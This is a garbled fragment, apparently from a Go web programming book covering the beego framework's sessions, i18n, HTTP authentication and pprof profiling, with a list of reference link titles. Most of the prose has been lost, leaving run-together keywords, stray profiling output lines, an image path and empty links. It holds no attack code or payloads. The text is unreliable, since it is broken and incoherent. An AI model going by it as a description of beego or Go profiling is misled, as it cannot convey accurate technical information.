
gotour

Total samples: 3

Focusing on: 3

Dropped nodes with ≤ 0 abs(samples)

Dropped edges with ≤ 0 samples



14.9

links

•

- :
- :

14.7

beego1beegobootstrap2beegosessionManager
beegosession3GostructWeb4http
basichttp digestbeego5beegogo-
i18nWeb6Gopprofpprofbeegoprof
pprofbeego6beegoWeb

links

-
- : [pprof](#)

A

GoWeb

1. [golang blog](#)
2. [Russ Cox blog](#)
3. [go book](#)
4. [golangtutorials](#)
5. [de](#)
6. [Go](#)
7. [Network programming with Go](#)
8. [setup-the-rails-application-for-internationalization](#)
9. [The Cross-Site Scripting \(XSS\) FAQ](#)
10. [Network programming with Go](#)

